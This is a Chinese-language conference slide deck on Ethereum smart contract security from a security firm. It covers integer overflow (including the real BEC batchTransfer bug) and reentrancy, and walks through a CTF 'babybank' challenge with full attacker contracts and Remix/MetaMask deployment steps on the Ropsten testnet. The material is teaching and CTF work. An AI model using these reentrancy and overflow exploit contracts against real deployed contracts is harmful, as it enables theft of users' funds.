



雷神众测

攻防对抗 跨界交流

2020 西湖论剑大赛品质论坛·雷神众测 HACKING DAY



主办单位 | 杭州市公安局 | 共青团杭州市委 | 杭州市学生联合会

承办单位 | 安恒信息 | 杭州市网络安全研究所 | 杭州市网络安全协会

协办单位 | 安恒信息海特实验室 | 安恒信息雷神众测 | 安恒信息AiLPHA大数据实验室





从现实世界到 CTF的智能合约攻防

演讲人：张继龙



目录



1 以太坊智能合约漏洞类型

2 整数溢出漏洞

3 重入漏洞

4 CTF题型

5 CTF中的重入题





Smart Contract

Ethereum Account Type (Just like User Account)



Address

0x16E0022b17B...

0 Ether



Balance

```
contract Counter {  
    uint counter;  
}
```



Code

```
    function Counter() public {  
        counter = 0;  
    }
```



State

```
    function count() public {  
        counter = counter + 1;  
    }  
}
```

智能合约是由事件驱动的、具有状态的、运行在一个可复制的、共享的账本之上的计算机程序，当满足特定条件时，智能合约会自动执行。

计算机程序合同

合约一旦部署不可修改、合约执行后不可逆、所有执行事务可追踪



以太坊智能合约漏洞类型



高危

- 整数溢出
- 重入攻击
- 假充值
- 浮点数和数值精度
- 代币增发
- 冻结账户绕过
- 短地址攻击

中危


- 未验证返回值
- 非预期的Ether
- 默认可见性
- tx.origin身份认证
- Delegatecall函数调用
- Call函数调用
- 拒绝服务
- 逻辑设计缺陷
- 未初始化的存储指针

低危

- 错误的构造函数
- 不安全的随机数
- 时间戳依赖
- 交易顺序依赖



整数溢出



- 加法溢出

$$2^{**}8 - 1 + 1 = 0$$

- 减法溢出

$$0 - 1 = 2^{**}8 - 1$$

- 乘法溢出

$$2^{**}8 * 2 = 0$$



整数溢出



```
pragma solidity ^0.4.25;
```

```
contract POC{
```

```
    //加法溢出
```

```
    //如果uint256 类型的变量达到了它的最大值( $2^{256} - 1$ )，如果在加上一个大于0的值便会变成0
```

```
    function add_overflow() returns (uint256 _overflow) {
```

```
        uint256 max =  $2^{256} - 1$ ;
```

```
        return max + 1;
```

```
    }
```

```
    //减法溢出
```

```
    //如果uint256 类型的变量达到了它的最小值(0)，如果在减去一个小于0的值便会变成 $2^{256}-1$ (uint256类型的最大值)
```

```
    function sub_underflow() returns (uint256 _underflow) {
```

```
        uint256 min = 0;
```

```
        return min - 1;
```

```
    }
```

```
    //乘法溢出
```

```
    //如果uint256 类型的变量超过了它的最大值( $2^{256} - 1$ )，最后它的值就会回绕变成0
```

```
    function mul_overflow() returns (uint256 _underflow) {
```

```
        uint256 mul =  $2^{255}$ ;
```

```
        return mul * 2;
```

```
    }
```

```
}
```



整数溢出



BEC合约在etherscan上的地址为：

<https://etherscan.io/address/0xc5d105e63711398af9bbff092d4b6769c82f793d#code>

```
function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {  
    uint cnt = _receivers.length;  
    uint256 amount = uint256(cnt) * _value;    //溢出漏洞点  
    require(cnt > 0 && cnt <= 20);  
    require(_value > 0 && balances[msg.sender] >= amount);  
  
    balances[msg.sender] = balances[msg.sender].sub(amount);  
    for (uint i = 0; i < cnt; i++) {  
        balances[_receivers[i]] = balances[_receivers[i]].add(_value);  
        Transfer(msg.sender, _receivers[i], _value);  
    }  
    return true;  
}
```



重入漏洞



重入漏洞：当合约被外部调用时可能被攻击者劫持，迫使合约执行进一步的代码导致重新进入逻辑

重入漏洞成立的条件

1. 合约调用带有足够的gas
2. 有转账功能 (payable)
3. 状态变量在重入函数调用之后

重入漏洞涉及的知识点

1. call.value()()转币方法

当发送失败时会返回 false 布尔值，会传递所有可用 Gas 进行调用。

2. 回退函数fallback()，智能合约中可以有唯一的一个未命名函数，称为fallback函数。该函数不能有实参，不能返回任何值。

什么时候执行fallback函数？

- 当外部账户或其他合约向该合约地址发送 ether 时，fallback函数会被调用；
- 当外部账户或其他合约向该合约地址发送 ether 时，但是内部没有fallback函数，那么就会抛出异常，然后将以太币退还给发送方。
- 当外部账户或其他合约调用了该合约一个不存在的函数时，fallback函数会被调用；

3. payable 标识的函数。函数上增加payable标识，即可接受 ether，并且会把ether存在当前合约



重入漏洞



```
pragma solidity ^0.4.10;
```

```
contract IDMoney {    //存在重入漏洞的合约
```

```
    address owner;
```

```
    mapping (address => uint256) balances;    // 记录每个打币者存入的资产情况
```

```
    function IDMoney() { owner = msg.sender; }
```

```
    function deposit() payable { balances[msg.sender] += msg.value; }
```

```
    function withdraw(address to, uint256 amount) {
```

```
        require(balances[msg.sender] > amount);
```

```
        require(this.balance > amount);
```

```
        to.call.value(amount)();    // 使用 call.value()() 进行 ether 转币时，默认会发所有的 Gas 给外部
```

```
        balances[msg.sender] -= amount;
```

```
    }
```

```
    function balanceOf() returns (uint256) { return balances[msg.sender]; }
```

```
    function balanceOf(address addr) returns (uint256) { return balances[addr]; }
```

```
}
```



重入漏洞



```
pragma solidity ^0.4.10;
```

```
contract Attack { //重入漏洞攻击合约
    address owner;
    address victim;
    modifier ownerOnly { require(owner == msg.sender); _; }

    function Attack() payable { owner = msg.sender; }
    // 设置已部署的 IDMoney 合约实例地址
    function setVictim(address target) ownerOnly { victim = target; }

    function startAttack(uint256 amount) ownerOnly {
        step1(amount);
        step2(amount / 2);
    }

    function () payable {
        if (msg.sender == victim) {
            // 再次尝试调用 IDCoin 的 sendCoin 函数, 递归转币
            victim.call(bytes4(keccak256("withdraw(address,uint256)")), this, msg.value);
        }
    }
}
```

重入漏洞攻击步骤：

1. 在攻击合约中保存IDMoney合约地址
2. 给IDMoney合约中存入Ether
3. 从IDMoney取Ether/2
4. IDMoney合约使用call.value方法给攻击合约转币
5. 触发攻击合约fallback函数（该函数继续调用IDMoney合约的转账函数）
6. IDMoney合约使用call.value方法给攻击合约转币，触发攻击合约fallback函数，重复调用步骤，最终取走所有以太币



Remix - Ethereum IDE

remix.ethereum.org/#optimize=false&evmVersion=null&version=soljson-v0.6.1+commit.e6f7d5a4.js

FILE EXPLORERS

▼ browser

swarm

range.sol

range3.sol

range4.sol

range5.sol

range6.sol

king.sol

console.sol

range2.sol


Untitled.sol

Untitled1.sol

Untitled5.sol

Untitled6.sol

root.sol



Learn more

Use previous version

Environments

Solidity

Vyper

Featured Plugins

Pipeline

Debugger

Workshops

See all Plugins

0

☐ listen on network

Search with transaction hash or address

- remix (run remix.help() for more info)
- Executing common command to interact with the Remix interface (see list of commands above). Note that these commands can also be included and run from a JavaScript script.
- Use exports/.regist

You are using an `https` connection. Please switch to `http` if you are using Remix against an `http Web3 provider` or allow Mixed Content in your browser.

录制工具
KK录像机

CTF中的智能合约题型



重入问题

利用重入漏洞多次提取以太币，获取大量资产来绕过条件判断，最终获取flag

整数溢出

利用整数溢出漏洞得到数额巨大的以太币，绕过条件判断获取flag

薅羊毛

使用大量钱包地址获取空投，最终突破资产限制条件获取flag

随机数可控

通过链上的可控随机数（如当前块号：`block.number`），可以提前算出结果，待随机数值出现，就可通过预先准备好的攻击代码，直接获取flag



00EA	80	DUP1
00EB	36	CALLDATASIZE
00EC	03	SUB
00ED	81	DUP2
00EE	01	ADD
00EF	90	SWAP1
00F0	80	DUP1
00F1	80	DUP1
00F2	35	CALLDATALOAD
00F3	90	SWAP1
00F4	60	PUSH1 0x20
00F6	01	ADD
00F7	90	SWAP1
00F8	82	DUP3
00F9	01	ADD
00FA	80	DUP1
00FB	35	CALLDATALOAD
00FC	90	SWAP1
00FD	60	PUSH1 0x20
00FF	01	ADD
0100	90	SWAP1
0101	80	DUP1
0102	80	DUP1
0103	60	PUSH1 0x1f
0105	01	ADD
0106	60	PUSH1 0x20
0108	80	DUP1

CTF中的重入



1. 获取flag函数：

```
function payforflag(string md5ofteamtoken,string b64email) public{
    require(balance[msg.sender] >= 10000000000);
    balance[msg.sender]=0;
    owner.transfer(address(this).balance);
    emit sendflag(md5ofteamtoken,b64email);
}
```

2. 存在重入漏洞withdraw函数：

```
function withdraw(uint256 amount) public {
    require(amount == 2);
    require(amount <= balance[msg.sender]);
    // 重入漏洞
    address(msg.sender).call.gas(msg.gas).value(amount * 0x5af3107a40
00)());
    // 整形下溢出
    balance[msg.sender] -= amount;
}
```


3. 触发withdraw函数转账之前的判断条件：

```
function profit() public {
    require(level[msg.sender] == 0);
    require(msg.sender & 0xffff == 0xb1b1);
    balance[msg.sender] += 1;
    level[msg.sender] += 1;
}

function xxx(uint256 number) public onlyOwner {
    secret = number;
}

function guess(uint256 number) public {
    require(number == secret);
    require(level[msg.sender] == 1);
    balance[msg.sender] += 1;
    level[msg.sender] += 1;
}
```





CTF中的重入

```
interface BabybankInterface {
    function withdraw(uint256 amount) external;
    function profit() external;
    function guess(uint256 number) external;
    function transfer(address to, uint256 amount) external;
    function payforflag(string md5ofteamtoken, string b64email) external;
}
contract attacker {
    BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70edBCb69B7e13394D049f);
    uint private flag = 0;
    function exploit() public payable {
        target.profit();
        target.guess(0x0000000000002f13bfb32a59389ca77789785b1a2d36c26321852e813491a1ca);
        target.withdraw(2);
        target.payforflag("Taijie", "Along");
    }
    function() external payable {
        require (flag == 0);
        flag = 1;
        target.withdraw(2);
    }
}
```


CTF中的重入

1.首先利用自毁给漏洞合约转币

漏洞复现使用：Remix+MetaMask工具

```
function kill() public payable {  
    selfdestruct(address(0x93466d15A8706264Aa70edBCb69B7e13394D049f));  
}
```

ropsten.etherscan.io/address/0x93466d15A8706264Aa70edBCb69B7e13394D049f#internaltx

Etherscan
Ropsten Testnet Network

All Filters Search by Address / Txn Hash / Block / Token / Ens

Home Blockchain Tokens Misc Ropsten

Contract 0x93466d15A8706264Aa70edBCb69B7e13394D049f

Contract Overview

Balance: 0.2 Ether

More Info

My Name Tag: Not Available

Contract Creator: 0xeb7672b53c870db95... at txn 0x82baf5efff72269bec6...

Transactions Internal Txns Contract Events

Latest 25 internal transaction View All

Parent Txn Hash	Block	Age	From	To	Value
0x48beddbbebd5c39e5...	8989569	42 secs ago	0xc4bb0f7b0303d62e1...	0x93466d15a8706264a...	0.2 Ether
0xac2cb4a5f61ec1c49c...	8731691	40 days 18 hrs ago	0x93466d15a8706264a...	0xeb7672b53c870db95...	0.9998 Ether

Ropsten 测试网络

Account 1
0x1Efl...B1b4

Not connected

3.0894 ETH

Buy 发送 Swap

Assets Activity

发送 ETH -1 ETH
Nov 11 · To: 0xb1b1...6063 -1 ETH

Receive 1 ETH
Nov 11 · From: 0x81b7...7647 1 ETH

CTF中的重入

2.使用前四位为b1b1的地址部署攻击合约attacker



雷神众测

Remix - Ethereum IDE

不安全 | remix.ethereum.org/#optimize=false&evmVersion=null&version=soljson-v0.4.24+commit.e67f0147.js

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT
Injected Web3
Ropsten (3) network

ACCOUNT
0xb1b...76063 (0.5970120)

GAS LIMIT
3000000

VALUE
0 wei

CONTRACT
attacker - browser/11d.sol
Deploy

PUBLISH TO IPFS

OR
At Address
Load contract from Address

Transactions recorded 6

Deployed Contracts

ATTACKER AT 0XF6C...735F8 (BLOCKCHAIN)

```
1 pragma solidity ^0.4.24;
2
3 interface BabybankInterface {
4     function withdraw(uint256 amount) external;
5     function profit() external;
6     function guess(uint256 number) external;
7     function transfer(address to, uint256 amount) external;
8     function payforflag(string md5ofteamtoken, string b64email) external;
9 }
10
11 contract attacker {
12
13     BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70ed8Cb6987e13394D049f);
14
15     uint private flag = 0;
16
17     function exploit() public payable {
18         target.profit();
19         target.guess(0x00000000000002f13bf32a59389ca77789785b1a2d36c26321852e813491a1ca);
20         target.withdraw(2);
21         target.payforflag("Taijie", "Along");
22     }
23
24     function() external payable {
25         require(flag == 0);
26         flag = 1;
27         target.withdraw(2);
28     }
29 }
```

MetaMask Notification

Ropsten 测试网络

Account 2 → 新合约

合约部署

0

DETAILS DATA

GAS FEE 0.000554 无可用兑换率

Gas Price (GWEI) 2 Gas Limit 277149

AMOUNT + GAS FEE

TOTAL 0.000554 无可用兑换率

拒绝 确认

creation of attacker pending...

<https://ropsten.etherscan.io/tx/0x4693a3f02d0d5edf7793a00cd185f8f46f571f8f4a776be0e496fbd5962f9183>

[block:9048350 txIndex:12] from: 0xb1b...76063 to: attacker. (constructor) value: 0 wei data: 0x608...e0029 logs: 0 hash: 0x469...f9183

Debug

枚举地址建议使用：

<https://vanity-eth.tk/>



CTF中的重入

3.攻击合约部署成功后，调用该合约的exploit函数



雷神众测

GAS LIMIT
3000000

VALUE
0 wei

CONTRACT
attacker - browser/11d.sol

Deploy

☐ PUBLISH TO IPFS

OR

At Address Load contract from Address

Transactions recorded 5

Deployed Contracts

ATTACKER AT 0XF6C...735F8 (BLOCKCHAIN)

exploit

Low level interactions

CALLDATA

Transact

```
1 pragma solidity ^0.4.24;
2
3 interface BabybankInterface {
4     function withdraw(uint256 amount) external;
5     function profit() external;
6     function guess(uint256 number) external;
7     function transfer(address to, uint256 amount) external;
8     function payforflag(string md5ofteamtoken, string b64email) external;
9 }
10
11 contract attacker {
12
13     BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70edBCb69B7e13394D049f);
14
15     uint private flag = 0;
16
17     function exploit() public payable {
18         target.profit();
19         target.guess(0x000000000002f13bfb32a59389ca77789785b1a2d36c26321852e813491a1ca);
20         target.withdraw(2);
21         target.payforflag("Taijie", "Along");
22     }
23
24     function() external payable {
25         require (flag == 0);
26         flag = 1;
27         target.withdraw(2);
28     }
29 }
```

0 ☐ listen on network Search with transaction hash or addr...

transact to attacker.exploit pending ...

transact to attacker.exploit errored: [object Object]

transact to attacker.exploit pending ...

<https://ropsten.etherscan.io/tx/0xf12d718027686ae16a369b055757b90a102c3ff9cd33d05cbd8e0d69b6fe12eb>

[block:9048385 txIndex:28] from: 0xb1b...76063 to: attacker.exploit() 0xF6C...735f8 value: 0 wei data: 0x63

MetaMask钱包

显示调用完成



Confirmed transaction
Transaction 13 confirmed! View
on Etherscan
Google Chrome



雷神众测

ropsten.etherscan.io/address/0x93466d15A8706264Aa70edBCb69B7e13394D049f#events

Etherscan

Ropsten Testnet Network

All Filters

Search by Address / Txn Hash / Block / Token / Ens

Home

Blockchain

Tokens

Misc

Contract 0x93466d15A8706264Aa70edBCb69B7e13394D049f

Contract Overview

Balance: 0 Ether

More Info

My Name Tag: Not Available

Contract Creator: 0xeb7672b53c870db95... at txn 0x82baf5efff7226

Transactions

Internal Txns

Contract

Events

Latest 8 Contract Events

Tip: Logs are used by developers/external UI providers for keeping track of contract actions and for auditing

Txn Hash	Method	Logs
0xf12d718027686ae16... # 9048385 7 mins ago	0x63d9b770	<div>[topic0] 0x6335b7f9c4dff99c3a870eaf18b802774df3aba4e21b72549f3a03b6bc974c90</div> <div>Hex → 0000000000000000000000000000000000000000000000000000000000000040</div> <div>Hex → 0000000000000000000000000000000000000000000000000000000000000080</div> <div>Hex → 0000000000000000000000000000000000000000000000000000000000000006</div> <div>Text → Taijie</div> <div>Hex → 0000000000000000000000000000000000000000000000000000000000000005</div> <div>Text → Along</div>

零时科技——专业的区块链安全解决方案服务提供商

公众号：noneage



个人：台阶



电话

+86 173 9194 8456

+86 173 9194 5345

邮件

support@noneage.com

dengyongkai@noneage.com

地址

深圳市深南大道佳嘉豪商务大厦18A

西安市丈八一路望都国际大厦A座1504





谢谢！

